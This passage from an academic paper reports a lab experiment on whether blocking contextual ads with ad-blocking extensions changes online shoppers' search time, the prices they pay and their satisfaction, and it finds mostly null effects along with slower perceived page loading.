Search time. While advocates of the informative role of advertising argue that advertising *reduces* consumers' search costs and therefore search time [18, 86, 99], some empirical evidence shows that advertising may *increase* search time due to distraction, information overload, and increased cognitive effort [37, 40, 51, 52, 107]. Specifically, eye-tracking data showed that online banner ads decreased visual search speed [16]. Additionally, ad-blockers may increase web page loading speed [42], further decreasing the search time.

Product prices. Advocates of the persuasive advertising school predict *increase* in prices and consumption quantities (therefore increasing the overall spending) due to advertising [6, 8, 13, 21, 103], and some empirical evidence supports that prediction [14]. However, the same empirical study shows that participants chose advertised services with slightly *lower* prices, when advertised and non-advertised goods were similarly priced. Subjects in another lab experiment [14] on average chose services with *higher* prices when advertising was available than when it was not. The presence of price information in those ads had an effect on its own: when ads were promoting services that had lower prices compared to non-advertised services, subjects chose higher-priced non-advertised services, because they suspected lower quality of advertised services and preferred to avoid them. Yet, when prices between advertised and non-advertised goods were similar, participants chose advertised services with lower prices.

Satisfaction. Consumer satisfaction largely depends on the perceived product quality and price–quality balance. While some theoretical works predict higher quality of advertised goods due to "quality-guarantee effects" and competition [4, 17, 56, 100], others warn that brand and reputation—which play a primarily persuasive role—may mislead consumers' judgment about the high quality of the advertised products [15], and encourage manufacturers to advertise low-quality goods [63]. Experimental evidence demonstrates an inverted-U shape relation between the perceived product quality and advertising: when a company exerts reasonable efforts in advertising, consumers perceive higher product quality because the firm seems to be sure about the quality of its products [14], whereas when the amount of advertising is excessive, consumers tend to associate it with lack of producers' confidence [41, 60, 61, 62]. The perceptions of quality further guide consumer satisfaction. In addition to the product quality perceptions, ad-blockers may improve satisfaction with the browsing experience itself, by reducing annoyance, clutter, and distraction caused by ads.

Moderators. Some studies show that the effect of advertising is moderated by product and individual consumers' characteristics, such as durability, product involvement, frequency of purchasing, and utilitarian *vs.* hedonic nature. For instance, some researchers argue that advertising has a more powerful effect on rate of return and profit for non-durable and convenience goods, which are usually lower priced, and frequently purchased [25, 26, 82, 89, 90]. Some research also suggests that prior experience and previous purchases (so-called loyalty, or inertia effects) are more predictive of purchasing decisions than advertising, whereas ads influence more inexperienced consumers [1, 24, 29]. Bart et al. [7] found that mobile display advertising had a bigger positive effect on purchase intent for high-involvement and utilitarian goods, consumption of which is characterized by goal-oriented, practical functionalities. Product involvement has also been shown to affect price acceptability: price plays a smaller role on purchasing decisions of highly involved consumers than on the decisions of consumers less involved with a product category [39, 69, 112]. Product involvement also positively correlates with product satisfaction [39].

As results of prior research are mixed, we believe our study offers an important empirical contribution.

3 Method

We designed a lab experiment to test the effects of ad-blockers on consumers' searching and purchasing behaviors and resulting outcomes. We focused on the impact of the presence or blocking of contextual ads—primarily sponsored search results following queries for consumer products on a popular search engine, and to a smaller extent display ads on the visited web pages.[3] We captured participants' product choices (including the price they would ultimately pay for products), time spent on product searching, and satisfaction with the products and browsing experience.

Prospective subjects answered an entry survey about their Internet and online shopping experiences. We screened out participants who were younger than 18 years old, who had not made any online purchases in the last 12 months, and who could not use a debit/credit card in the experiment.All participants who completed the entry survey entered a raffle for a 1:50 chance to win a $50 Amazon gift card. Eligible respondents were invited to participate in the lab experiment.

In the lab, participants sat in front of a laptop and used it to search via Google search engine for products to buy online. On Google, alongside organic search engine results, sponsored search results appear in two forms: *sponsored links* and *sponsored Google Shopping listings* (which are usually found on the top of the search engine result list, before organic and sponsored links). Participants had 40 minutes to use a search engine to search for 10 product categories, using search terms specified by the experimenter (Table 1), and to choose, in each category, the product and online vendor they intended to purchase from. To account for idiosyncratic product characteristics, prior to the experiment we conducted a separate online survey to assess the characteristics of various products, and included in the study 10 diverse product categories with

[3] While display ads were blocked, and their impact is reflected in the main treatment effects, we do not analyse in detail the impact of particular types of display ads (e.g., by placement on a page, or format) because we focus on the impact on consumer economic welfare, not ad effectiveness.

Table 1: Product categories and search queries.

Product	Query	Search	Durable
Winter hat	Winter hat	generic	yes
Wall poster	Wall poster	generic	yes
Headphones	Headphones	generic	yes
Book	Book	generic	yes
Votive candles	Votive candles	generic	no
Juice	"Ocean Spray" juice 10oz. 6 pack	specific	no
Flash drive	"Cruzer" flash drive 8Gb	specific	yes
Body wash	"St. Ives" body wash 24oz.	specific	no
Teeth whitening	"Plus White" teeth whitening kit	specific	no
Key chains	Key chains	generic	yes

average price under $25 that vary along different dimensions (e.g., durable *vs.* non-durable, hedonic *vs.* utilitarian, etc.).

The incentive mechanism used in the study is based on the Becker-deGroot-Marschak (BDM) method [10], but is modified to preserve the realism of the online shopping scenario. We informed participants that, before the end of the experiment, they would have to complete the purchase (using their debit/credit card and personal information) of one of the products they had chosen, picked at random among the 10 product categories. Therefore, participants were encouraged to select every product carefully, as each of them had equal chances to be eventually chosen for purchase. Participants were informed that they would receive a fixed $25 compensation for the purchase, regardless of the money spent. In addition, participants were informed that they would receive $15 for participation in the experiment. Thus, the BDM mechanism, coupled with the payment protocol, creates realistic incentives to shop for desirable prices (as participants would received a fixed amount of money for their purchases) and provided an adequate level of compensation (as average prices for each product category were below $25—see Table 2). Participants were free to buy a more expensive item and pay the difference from their own money if they wanted to.[4] Thus, the purchase design was incentive-compatible, as participants faced realistic conditions for making economically rational decisions within the limits of a given budget, optimizing (or minimizing) the difference between the value of the product and its cost. Prior research shows that moderate monetary incentives and low-involvement goods (e.g., batteries and mugs) are enough to generate economically rational choice behavior [55, 104].

Participants were randomly assigned to two experimental conditions, which we will refer to as "Block" and "NoBlock." In the Block condition, contextual ads were blocked on sites that the participants visited during the study (e.g., shopping websites), and on the search engine result pages (thus, participants in this condition were only exposed to organic search engine results). In the NoBlock condition, no ads were blocked; thus, participants were exposed to contextually targeted display ads, and could choose the products from both organic and sponsored search results.

The laptops used by participants for their searches were instrumented differently according to the experimental condition a participant was randomly assigned to. While laptops in the Block condition were instrumented with ad-blocking extensions,[5] laptops in the NoBlock condition were not. The ad-blockers were configured to the highest rate of effectiveness feasible at the time [5, 28, 33, 72, 74, 75]; our own testing confirmed that participants in the Block condition were exposed to nearly zero ads.

Because search engines' algorithms run in real time, search results are dynamic. To account for that (and show consistent results to the participants), just prior to the experiment we saved locally the first 10 pages of search engine results for each product category, fully preserving their original visual appearance, and presented those to the subjects as the results of their searches. The figure in supplemental material S1[6] shows how search engine result pages for the same product category differ across conditions. By clicking on the organic or sponsored search results subjects were directed to the corresponding live websites and continued browsing on the Internet in real time.[7]

Anecdotal evidence suggests that longer keywords associated with goal-oriented searches for specific products result in larger rates of clicking on organic links [111]. Moreover, consumer response (in terms of click-through and conversion rates) is higher for branded keyword searches in [93], although Blake at al. [12] found no measurable short-term evidence of such effect. To account for the degree of specificity and the presence of brand names among keywords in the search query, we used both generic and specific searches. Out of the 10 searches each participant was expected to complete, 6 search terms were generic, unbranded product categories, e.g., "a book," while 4 others were specific and branded products, e.g., "Cruzer flash drive 8Gb" (Table 1). Participants were instructed not to modify search terms or to type vendors' URL directly in the address bar.

The order of product searches was randomized across participants. To prevent contamination of search results via browsing activities across product categories and participants,

[4] Indeed, one participant paid $40 for a keychain, and was satisfied with it, although the average price for keychains was $6. In total, participants chose a product with the price above $25 only 1.7% of the time.

[5] Simultaneously, Ghostery 5.4.10: https://www.ghostery.com, AdBlock Plus 2.6.13: https://addons.mozilla.org/en-US/firefox/addon/adblock-plus/, and uBlock Origin 1.10.4: https://addons.mozilla.org/en-US/firefox/addon/ublock-origin/.

[6] Available at https://osf.io/wfv72/.

[7] This methodology preserves only the order of search results, while the websites can still vary in their content over time. However, the expected fluctuations of price, product availability, and display on the vendors' websites are small; we controlled for that *ex-post* using the data recorded through screen-capturing software and saved web pages of visited websites.

subjects searched each product in an independent browser profile. Browsing history, cache, cookies, and temporary files were automatically deleted after each participant.[8]

At the end of the 40 minutes, participants were informed that one of the product categories they had been searching for would now be selected at random. Participants were then asked to complete the actual purchase of the product they had selected under that product category, using their credit cards and personal information. After completing the purchase, participants responded to an exit survey about satisfaction with the product selection and browsing experience.

During the experiment, in addition to their survey answers, we collected participants' complete browsing history logs with time stamps, visited web pages in HTML format, screenshots of the chosen products' pages, and URLs and shipping cost of the chosen products using a custom desktop application. All browsing activity during the experiment was recorded using a screen-capturing software. Some weeks after the experiment (after the estimated delivery date of the product they had purchased), participants answered a follow-up survey. Through that survey, we collected participants' *ex-post* satisfaction with the purchased product.

Statistical analysis. We conduct the analysis in two ways: univariate statistical tests of means or proportions, and multivariate regression analysis. The main results (estimating the average impact of the treatment) are consistent across the two approaches. However, the regression analysis allows more precise investigation by controlling for explanatory factors. In regression analysis of the prices of chosen products, search time, and satisfaction with the browsing experience, we use linear mixed models with individual participant random effects, fixed effects for all other covariates, and robust standard errors. We use ordered logit regression models for other metrics of satisfaction measured on a 7-point Likert scale.[9]

While in the descriptive analysis we analyze product prices in absolute terms (as inferred from the screenshots of chosen products), in the regressions we compare the relative (rather than absolute) differences in these prices across product categories, so as to account for heterogeneity in product categories. Specifically, we subtract means of log prices for each product category from individual products' log prices and use the resulting metrics as the main dependent variable (price_log).[10]

In addition, we control for the following covariates:

- "Specific branded search query," binary (Table 1);
- "Durable product"—product that is not consumed immediately but gradually worn out during use over an extended period of time—binary (Table 1);
- "Hedonic product" defined by the participants' responses on a 9-point Likert scale, with 1 for utilitarian product (purely useful, practical, functional) and 9 for hedonic product (purely fun, enjoyable, appealing to the senses);
- "Order of the product searching," between 1 and 10;
- "Perceived difficulty of the study" defined by the participants' responses on a 7-point Likert scale to a question about how difficult it was for them to make the decisions about products in the experiment;
- "Home computer ad-blocker user" defined as 1 for the participants who reported using ad-blocker on a personal home computer, and 0 otherwise;
- "Index of purchase-decision involvement"—"the extent of interest and concern a consumer brings to bear on a purchase decision task"; measured using Purchase-Decision Involvement scale [78];
- "General online shopping frequency" defined as an index, computed using structural equation modeling with varimax rotation (Cronbach $alpha = 0.65$), based on participants' responses about how often they buy products and services online from a computer or mobile device that cost less than $10, $11–100, and more than $100;
- "Frequency of product purchasing," on a 6-point Likert scale (between never and every day);
- "No exposure to the ads of the purchased product's brand" in the 30 days prior to the experiment as self-reported by the participants and defined as 1, 0 otherwise;
- "Internet usage skills" defined by a score from 1 to 5 as a sum of positive responses about whether they are able to perform certain activities on the Internet (use a search engine, send emails with attached files, view browsing history, remove temporary files and cookies, create or update a website;
- "Browser" that participants normally use on their home computer (multiple choice between Firefox, Chrome, Safari, and IE);
- "Prefer to buy online" defined as 0 if participants buy products and services "only in physical stores," 1 if they buy from "both physical and online stores, but prefer to buy from physical ones," 2 if they buy from "both physical and online stores, but prefer to buy from online ones," and 3 if they buy "only in online stores";
- "Privacy concerns" measured using Internet Users' Information Privacy Concern (IUIPC) scale [71].

[8] However, we cannot rule out whether the behavioral targeting occurred within, not across, a particular searching session, while the participant was searching for a specific product. While trackers could potentially use IP address or deploy browser fingerprinting, this information is not enough for constructing meaningful user profile for behavioral targeting, without related browsing history and cookies.

[9] The model specifications with interactions between the treatment and prior experience with ad-blockers revealed no significant interaction effects. They are available from the authors on request.

[10] For sensitivity checks, we use two additional measures of price: 1) prices divided by product category means (price_mean), and 2) prices divided by product category means after excluding outliers that are more than 3 SD away from the mean (price_mean_outliers). The significance and similarity of regression coefficients in sensitivity checks confirm the robustness of our results.

4 Results

Before the experiment, we obtained IRB approval and participants' consent. Over the course of 4 months, 212 individuals participated in the experiment in labs at Carnegie Mellon University (CMU). We recruited participants using the CMU Center of Behavioral Decision Research's participant pool, Craigslist, and flyers on CMU campus. Participants were grouped into sessions. There were up to five participants per session, each of whom was randomly assigned to one of the two conditions. Group composition was balanced by gender, with 52% female. Average age of the participants was 26 years old ($SD = 10; min = 18; max = 72$) and included student and non-student population. The majority (59%) had a Bachelor's degree or higher.[11] About half (49%) specified their ethnicity as Asian (of these, 31% have resided in the US for most of their lives) and 36% as White.[12]

Regarding the perceived role of online advertising (see supplemental material S3), the majority of participants agreed that it is distracting (77%) and intrusive (67%), and 46% found it disturbing. On the other hand, many participants agreed that it creates brand awareness (80%) (although only 37% believe it eventually persuades to buy the products), is informative about the available products, their prices, or discounts (62%), and is necessary to enjoy free services on the Internet (58%). Less than half agreed that online advertising helps to find products and services that match one's personality and interests (48%), raising doubts about the perceived benefits of targeted ads. Only about a third of participants agreed that online advertising saves money (33%), time (32%), or helps to buy the best product for a given price (32%).

Our participants chose 53% of the products for purchase from Amazon.com, and 14% of the products from Walmart.com. The rest of the products were chosen from a long tail of 73 other websites (with individual frequency of no more than 5.1%), including popular US retailers (such as Ebay.com, Aliexpress.com, BestBuy.com, Target.com), specific brand vendors' websites (e.g., Zara.com, Ikea.com), and less popular online vendors (e.g., candle-licious.com).

In NoBlock condition, products chosen from the *sponsored Google Shopping listings* were primarily from Walmart.com (25%), Bestbuy.com (20%), and Target.com (10%), and only 1% from Amazon.com. Among the products chosen from the *sponsored links*, 72% were from Amazon.com. Moreover, there is no difference in website and brand familiarity between products chosen from organic and sponsored links, but participants were less familiar with the websites ($\beta = -1.2$, $p = 0.000$) and more familiar with the brands ($\beta = 0.45$, $p = 0.008$) of the products in sponsored Google Shopping listings than in organic links.

Note that our manipulation affected the entire product option space available to participants (through fetching or blocking sponsored search results), and, in turn, participants' actual purchase behavior (e.g., through a potential change of reference point). For instance, if the product prices are lower in sponsored search results than in organic search results, then participants in the NoBlock condition will have a wider product option space with access to lower prices than participants in the Block condition, which could change their reference price, even if they eventually do not buy those lower priced advertised products. Similarly, the exposure to luxury brand products in sponsored search results and display ads could alter the expectations of participants in the NoBlock condition about appropriate product quality, and drive their satisfaction down compared to subjects in the Block condition, who have not seen those ads. If the reverse held, higher prices or lower quality of advertised products compared to organic search results would result in opposite predictions. Finally, exposure to ads, on the one hand, may provide a short cut by efficiently matching buyers to the sellers' offers that would satisfy consumer needs and thus save time on searching; and on the other hand, it may distract participants' attention, increasing their product search time. In this manuscript, we do not focus on price differences across all organic *vs.* sponsored search results and ads. Instead, we focus on analyzing participants' potential changes in search *behaviors* and subsequent product choices.

4.1 Effect on Prices

For most product categories, the average price of the chosen items did not significantly differ between the two conditions (Table 2). Only in the Book category did participants in the Block condition select products with significantly lower average prices than participants in the NoBlock condition ($t(150) = 1.98, p = 0.049$). Additionally, on average, and for three specific products—Winter hat, Headphones, and Key chains—the variance was significantly larger in the Block condition than in the NoBlock condition. This may suggest an "anchoring effect": sponsored Google Shopping listings that contain prices and are shown at the very top of the search engine result page may have triggered participants to rely on this initial piece of information as a reference point in their subsequent product search. We plan to investigate this phenomenon in our future work.

In the NoBlock condition, participants clicked on sponsored search results and chose the products for purchase from them quite often (Table 3). ANOVA suggests that the prices of the chosen products that originated from the top sponsored links ($\beta = 2.84$, $p = 0.01$) were *higher* than the ones originating from organic links. In contrast, the prices of the products chosen following sponsored Google Shopping listings were

[11] This is in line with the fact that people with higher education are more likely to use the Internet[3].

[12] The racial distribution is not representative of the US population as a whole, but reflects the considerable presence of Asian students enrolled at the institution where the study was conducted in 2016: 26.2% White, 17.7% Asian (https://datausa.io/profile/university/carnegiemellon-university/).

Table 2: Prices of chosen products across conditions (in USD).

Product	NoBlock condition			Block condition		
	N	Mean	SD	*N*	Mean	SD
Winter hat	79	11.26	6.56	86	12.23	10.84
Wall poster	86	9.82	5.57	86	9.17	5.22
Headphones	87	15.72	11.55	84	20.38	40.80
Book	74	11.44*	6.33	78	9.47*	5.97
Votive candles	88	8.33	4.70	88	8.79	5.24
Key chains	81	5.92	3.97	87	7.15	6.19
Juice	82	5.99	3.37	81	5.70	3.24
Flash drive	79	6.92	3.05	79	6.77	2.30
Body wash	82	8.51	3.59	77	8.19	2.85
Teeth whitening	83	5.69	4.01	83	5.08	2.39
Average:	821	8.97	6.55	829	9.33	14.57

Table 3: Average prices (in USD) of chosen products across all product categories, by the type of search engine result and condition. Frequency in parentheses.

	Organic links	Sponsored Google Shopping listings	Sponsored links (top)	Sponsored links (bottom)	Overall
NoBlock	9.09 (79%)	7.77 (14%)	11.93 (5%)	10.44 (2%)	8.97
Block	9.39 (100%)				9.39

+ $p < 0.1$, * $p < 0.05$, ** $p < 0.01$, *** $p < 0.001$

lower than the ones from organic links but not significantly so ($\beta = -1.32$, $p = 0.06$).

We found no statistically significant treatment effect of ad-blocking on log prices conditional on product type across all model specifications in the regression analysis (Table 2 in S4).

Participants in the Block condition did not choose on average less or more expensive products than in the NoBlock condition. These null results are accurately estimated under the statistical models used in the analysis. Hence, they have direct implications regarding the magnitudes of price differences we can confidently rule out (see §6).

We suspected that participants' previous experience with ad-blockers could have affected the results (e.g., due to habit of being or not being exposed to online ads on their own computer). We found that subjects who use ad-blockers on their own home computer tended to choose about 10–11% cheaper products than non users, regardless of which experimental condition they were in (Table 2 in S4).

We also investigated the effects on prices of products' characteristics and other covariates outlined in §3. We found that the absence of main treatment effects is robust to the inclusion of these control variables (Table 2, model 4, in S4). High involvement with the purchasing decision, high frequency of online shopping, and satisfaction with expected product quality measured immediately after the experiment have positive associations with prices, while frequent purchasing of the certain product category is associated with lower prices. Finally, prior exposure to ads, time spent on product searching, specificity of search query, durability, and hedonic nature of the product have no effect ($p > 0.05$) on prices of the chosen product.

4.2 Effect on Search Time

During the 40-minute-long experiment, participants managed to search on average for 8 out of the 10 products in both conditions and spent about 4 minutes searching per product ($sd = 3.57, min = 0, max = 32$). Subjects spent less time ($t(1682) = 10.41, p = 0.00$) and inspected slightly more search results ($t(1682) = -6.33, p = 0.00$) when searching specific branded products compared to generic ones.

Participants who chose the products from sponsored Google Shopping listings spent less time on their searching (ANOVA: $beta = -1.64, p = 0.00$) than those who chose the products following organic links (Table 4).

According to the results of regression analysis (Table 3 in S5) and statistical tests, the absence of ads did not substantially increase or decrease the search costs for participants: across conditions the difference in product search time ($t(1682) = -0.8502, p = 0.3953$) and total number of inspected search results ($mean = 2.39, sd = 1.83, min = 1, max = 19, t(1682) = 0.24, p = 0.81$) was not statistically significant.

The usage of ad-blockers on home computers did not significantly affect the search time ($t(1682) = -0.86, p = 0.39$), but users of ad-blocker on home computers inspected slightly more search results ($t(1682) = -2.34, p = 0.02$).

Statistically significant and negative order effect suggests that closer to the end of the experiment participants were spending less time on product searching (Table 3 in S5). Participants who reported that the study was difficult spent more time on product searching. On average, participants spent more time searching durable and hedonic products or when they were more involved in the purchase decision. The frequency of product purchasing and self-reported absence of exposure to brand ads in the 30 days prior to the experiment were not significantly associated with the product search time.

4.3 Effect on Satisfaction

We analyzed participants' satisfaction with browsing experience, product choices, prices, and perceived quality. All measures except satisfaction with browsing experience were taken twice—immediately after the experiment, for all chosen products (*ex-ante*), and after physical delivery, for the purchased product (*ex-post*).

Table 4: Average time (in minutes) spent on product searching across all product categories, by the type of search engine result and condition.

	Organic links	Sponsored Google Shopping listings	Sponsored links (top)	Sponsored links (bottom)	Overall
NoBlock	4.36	2.69***	4.72	6.1	4.12
Block	4.27				4.27

+ $p < 0.1$, * $p < 0.05$, ** $p < 0.01$, *** $p < 0.001$

The only significant treatment effect revealed that participants in the Block condition were less satisfied with the web page loading speed than participants in the NoBlock condition. Moreover, home computer ad-blocker users had lower overall satisfaction with browsing experience, and *ex-post* satisfaction with the delivered products, than non-users. The impact of other mediating factors is summarized below.

4.3.1 Satisfaction with browsing experience

Satisfaction with the browsing experience was measured along 7 aspects: overall pleasure from browsing experience, speed of web page load, relevance of the search results to the query, selection of the products on the visited websites, quality and professionalism of the visited websites, ease of navigation on the visited websites, technical functioning level (e.g., presence or absence of broken links, missing/distorted elements of the web page). The majority (between 61% and 87%) of the participants were satisfied with all the aspects of browsing experience in both conditions, except for the speed of web page loading, which satisfied only 46% of the participants in the Block condition, compared to 68% in the NoBlock condition ($t(210) = 3.98, p = 0.00$). Based on the predicted probabilities from the odds ratios in ordered logit regressions,[13] participants in the NoBlock condition have a 17% probability of being dissatisfied with the speed of web page loading compared to a 39% probability in the Block condition. The probability of being satisfied with the speed of web page loading is 72% in the NoBlock condition and only 44% in the Block condition. Previous research has shown that online ads slow down the computer and ad-blockers may not be the most efficient tools in improving the loading speed due to complexity of ad-blocking script execution itself [9]. Our own auxiliary experiment of computer performance showed that the web page speed was indeed slower in the Block condition, because ad-blocking extension usage utilized additional computational resources, which proved taxing for the laptops available in the lab.[14] (See details in supplemental materials S2.) Therefore, we conclude that lower speed of web page loading in the Block condition revealed in the auxiliary experiment did not affect the total amount of time participants spent on product search, but had a negative impact on their satisfaction with that speed.

Overall browsing experience satisfaction was not different across experimental conditions ($t(210) = -0.71; p = 0.48$) but was lower for home computer ad-blocker users ($t(210) = 2.75; p = 0.01$).[15] Safari and Firefox users and those who perceived the study to be difficult were less satisfied with the browsing experience. Online shopping frequency, Internet usage skills, preference to buy online (as opposed to brick-and-mortar stores) and privacy concerns were not significantly associated with browsing satisfaction (Table 4 in S6.1).

4.3.2 Satisfaction with product choices

Overall, 64% of participants in both conditions were satisfied with the product choices measured in an exit survey immediately after the experiment (*ex-ante*). Regression (Table 5 in S6.2) reveals a positive but not significant ad-blocker treatment effect. However, in both treatment conditions, product satisfaction appeared lower for those who use ad-blockers on their home computers, but not significantly so ($t(1665) = 1.97, p = 0.05$). Participants were less satisfied with the products they had to search for using specific branded queries ($t(1665) = 11.88, p = 0.00$), likely because they had less freedom of choice in those categories and may have been unhappy about having to purchase the ultimately selected product. High purchase-decision involvement, frequency of product purchasing, product durability, and satisfaction with product price and expected quality had positive associations with product satisfaction. Search time, hedonic products, and absence of exposure to brand ads in the 30 days prior to the experiment showed no significant associations with product satisfaction. Results of the ANOVA suggest that satisfaction with the products chosen from the sponsored Google Shopping listings ($beta = -0.68, p = 0.00$) and bottom sponsored links ($beta = -1.05, p = 0.049$) in the NoBlock condition are lower than with products chosen from organic links.

When we measured participants' satisfaction with the purchased products again a few weeks following the experiment (*ex-post*), after the products had been delivered, we found that 61% of participants in the NoBlock condition and 59% of participants in the Block condition were satisfied with those purchased products; the difference between conditions

[13] To obtain these predictions, we transformed the 7-point Likert scale responses into categorical variable with 3 levels.We then ran ordered logit regression of this simplified metric on treatment ($beta = -1.1, p = 0.00$) and ad-blocker usage ($beta = -1.2, p = 0.00$) dummies. Finally, we computed the odds ratios, and reported the predictions of probabilities.

[14] Lenovo T460, 16 Gb RAM, released in 2016, running Windows 10 OS. Screen-capturing software was deployed in both experimental conditions. Therefore, it equally affected the web page loading speed in both conditions, and cannot cause the difference.

[15] We computed the index of overall browsing experience satisfaction using a single-factor measurement model (Cronbach α=0.85).

is not statistically significant ($t(154) = -0.21, p = 0.84$). Although statistical tests did not reveal a significant difference in *ex-post* product satisfaction between users and non-users of ad-blockers ($t(154) = 1.21, p = 0.23$), the regression with controls (Table 6 in S6.2). The types of search results (sponsored or organic), *ex-post* satisfaction with the product quality and price, absence of brand ads exposure in the 30 days prior to the experiment, frequent purchasing of the product, and longer search time had no significant effect ($p > 0.05$).

4.3.3 Satisfaction with product prices

Immediately after the experiment (*ex-ante*), 66% of the time participants were satisfied with the prices of the chosen products. We found no difference in *ex-ante* price satisfaction between experimental conditions (based on the regressions in Table 7 in S6.3, and bivariate statistical test ($t(1665) = -1.49; p = 0.14$)), and between home computer users and non-users of ad-blockers ($t(1665) = 0.67; p = 0.5$). However, the satisfaction was lower for the products chosen using specific search queries ($t(1665) = 9.4; p = 0.00$). Higher prices and search time negatively affected the *ex-ante* satisfaction with the prices. In contrast, *ex-ante* satisfaction with expected quality, product durability, and purchase-decision involvement were positively associated with *ex-ante* satisfaction with the prices. *Ex-ante* satisfaction with the prices of the products chosen following sponsored Google Shopping listings in the NoBlock condition was lower than for the products from organic links (ANOVA: $beta = -0.33, p = 0.04$).

After the product delivery, 55% of participants in the NoBlock condition and 69% of participants in the Block condition were *ex-post* satisfied with the prices of the chosen product they received. The difference in Likert scale responses is not significant ($t(154) = -1.82, p = 0.07$), and not robust to the inclusion of the full set of controls (Table 8, model 4, in S6.3). The *ex-post* price satisfaction was not different between home computer users and non-users of ad-blockers ($t(154) = 0.37, p = 0.71$). Specific search queries were associated with lower *ex-post* price satisfaction ($t(154) = 4.7, p = 0.00$). Prices, search time, purchase-decision involvement, frequency of product purchasing, durability, and hedonic nature of the product had no significant association ($p > 0.05$). *Ex-post* satisfaction with the product quality and absence of the prior exposure to brand ads were associated with a higher degree of *ex-post* price satisfaction. *Ex-post* price satisfaction was lower, but not significantly so, for the products purchased from sponsored Google Shopping listings (ANOVA: $beta = -1.23, p = 0.08$) than from organic links in the NoBlock condition.

4.3.4 Satisfaction with perceived product quality

Immediately after the experiment (*ex-ante*), 72% of the time in the NoBlock condition and 69% of the time in the Block condition participants were satisfied with the expected quality of the chosen products. There was no statistically significant difference between conditions ($t(1665) = -0.21, p = 0.84$) and between home computer users and non-users of ad-blockers ($t(1665) = 0.96, p = 0.34$). According to a bivariate statistical test, *ex-ante* satisfaction with the expected quality of the products chosen using specific branded search queries was lower ($t(1665) = 7.29, p = 0.00$) than for generic searches; however, this association was not statistically significant in the multivariate regression (Table 9 in S6.4). Price, satisfaction with price, product durability, frequent product purchasing, high purchase-decision involvement, hedonic nature of the product, search time, and prior exposure to brand ads had no significant association with *ex-ante* quality satisfaction ($p > 0.05$). ANOVA demonstrated lower *ex-ante* satisfaction with the quality of the products chosen from sponsored bottom (but not top) links ($beta = -1.01, p = 0.03$) and Google Shopping listings ($beta = -0.68, p = 0.00$) relative to organic links in the NoBlock condition.

After delivery, 68% and 71% of the participants were *ex-post* satisfied with the quality of purchased products in the NoBlock and Block conditions, respectively. This degree of satisfaction did not differ between conditions ($t(154) = -0.25, p = 0.80$), or between users and non-users of ad-blockers on home computers ($t(154) = 0.24, p = 0.81$). A negative association between the specific branded search queries and satisfaction with the quality of purchased products was found in the bivariate statistical test ($t(154) = 2.81, p = 0.01$), but not in the multivariate regression model (Table 10 in S6.4). The only statistically significant positive predictors of the *ex-post* satisfaction with the quality in the regression (Table 10 in S6.4) were product durability, frequent product purchasing, high purchase-decision involvement, and *ex-post* satisfaction with the product price. The types of search results (sponsored or organic) showed no effect.

5 Limitations and Future Work

Before we discuss the findings and their implications, we highlight current limitations in the analysis, and ongoing work aimed at addressing some of those.

First, to preserve internal validity of the study (a priority of experimental methodology in a lab environment) we asked participants to search for specific product types, without modifying the search queries. However, participants were free to explore the websites to choose the product, vendor, and price they liked the most. We also measured and controlled for their purchase-decision involvement with each product category. Based on the answers to the Mittal scale [78], "in selecting from the many types and brands of products available in the market," 89% of our participants "cared which one [they] bought"; for 87% of participants it "was important to make the right choice of the product"; and 87% of participants were "concerned about the outcome of [their] choice." Behavioral

lab research (starting with research on the endowment effect [55], and continuing up to the present day) successfully uses seemingly low-involvement goods (e.g., mugs). The study was incentive-compatible, and participants had to buy the products using their own credit card and personal details. As the incentives offered in the experiment are analogous to the incentives of real-world consumer economic behaviors, the experimental results are expected to generalize to the real-world effects, at least to a justified extent.

Second, significant order effect suggests that closer to the end of experiment participants were spending less time on the search, however it did not significantly affect the prices of the chosen products. We tried to mitigate time pressure in our experimental design by informing participants that it was not important how many products they would eventually search for and that it would not affect the payment, and by showing time elapsed rather than a countdown timer. We plan to test ecological validity of the results in the future field experiment, where we will not impose any time pressure, and where participants' purchase decisions will not be restricted by the experimenter.

Third, in this study we did not consider the differences in product quality across conditions and categories, which is a part of our ongoing research efforts.

Fourth, we may have found null treatment effects due to limited sample size, or short experimental period. However, we were able to rule out large effects. Moreover, standard errors on treatment coefficients allow assessing the statistical power, and demonstrate that we were able to detect effects larger than confidence intervals with our experimental design and sample. Due to randomization, the treatment variable is uncorrelated with model covariates and thus cannot inflate the variance. In contrast, including covariates reduces the model residual and hence the treatment variable coefficient's standard error. Thus, our statistical analysis is rigorous, and results are robust and internally valid. In future work we plan to expand both of these dimensions.

Fifth, we focused on contextual ads, rather than behaviorally targeted ads. Running a tightly controlled lab-experiment, with factors other than the treatment manipulation being kept constant across participants, allowed us to make conservative inferences about effect of presence and lack of contextual ads on purchasing behaviors and outcomes.

In contrast, field experiments can trade-off internal for external validity: they can be more ecologically valid, but permit a lower degree of control over potential confounding factors compared to lab experiments. While validating the effects of eliminating behaviorally targeted ads in a field study is part of our research agenda, exploring the phenomena in a controlled experiment was a critical first step. Internally valid lab experiments are crucial complements to ecologically valid field experiments, and both methodologies are in fact common in security research [31, 59].

Finally, our study does not address potential second-order effects of online ads on consumer welfare (for instance, the benefits consumers derive from access to free online content that ads may support). Nevertheless, our paper offers an empirical insight that encourages us, and hopefully other researchers, to explore further the impact of ad-blockers on consumers' welfare.

6 Discussion and Conclusions

We have presented the results of a lab experiment investigating the impact of ad-blockers on individuals' online purchase behavior, including the time needed to find products to purchase online, the amounts spent, and the degree of satisfaction with purchased items, when contextually targeted online ads are shown or blocked.

Overall, we found that main treatment effects in our experiment were not statistically significant. Such null results carry an important interpretation and practical implications. Participants who were randomly assigned to use ad-blockers did not lose substantially in economic or temporal terms, but they did not gain either. The findings suggest that the removal of contextual ads does not hurt consumers to any meaningful extent along the dimensions we captured (prices paid, satisfaction, and search costs). In essence, although we did not observe that ad-blockers saved participants time or money during the experiment (but ad-blockers also do not aim to positively affect consumer behavior), we did not find support for the claims about an informative role of advertising either. In other words, we did not find empirical evidence that contextual online advertising improves or speeds up the matching of the consumers' needs with the particular sellers able to satisfy them for a lower price, or that ad-blockers deprived users of potential shopping advantages, and privacy and security benefits of blocking ads.

Finally, the use of ad-blockers did not meaningfully alter consumers' satisfaction with products, their prices, or perceived quality. However, participants in the Block condition, where ad-blockers were enabled, reported lower satisfaction with the perceived web page loading speed. The dissatisfaction with web page loading speed may or may not have indirect economic implications on consumer behavior outside of lab conditions. For example, customers annoyed by slow browsing, on the one hand, may abandon shopping sessions before completing the transactions, or they may be less willing to invest time and effort in comparison shopping and purchase more expensive products than they would otherwise do, if they browsed more items. The examination of indirect impacts of browsing experience on purchasing behavior and satisfaction is a subject for future field work.

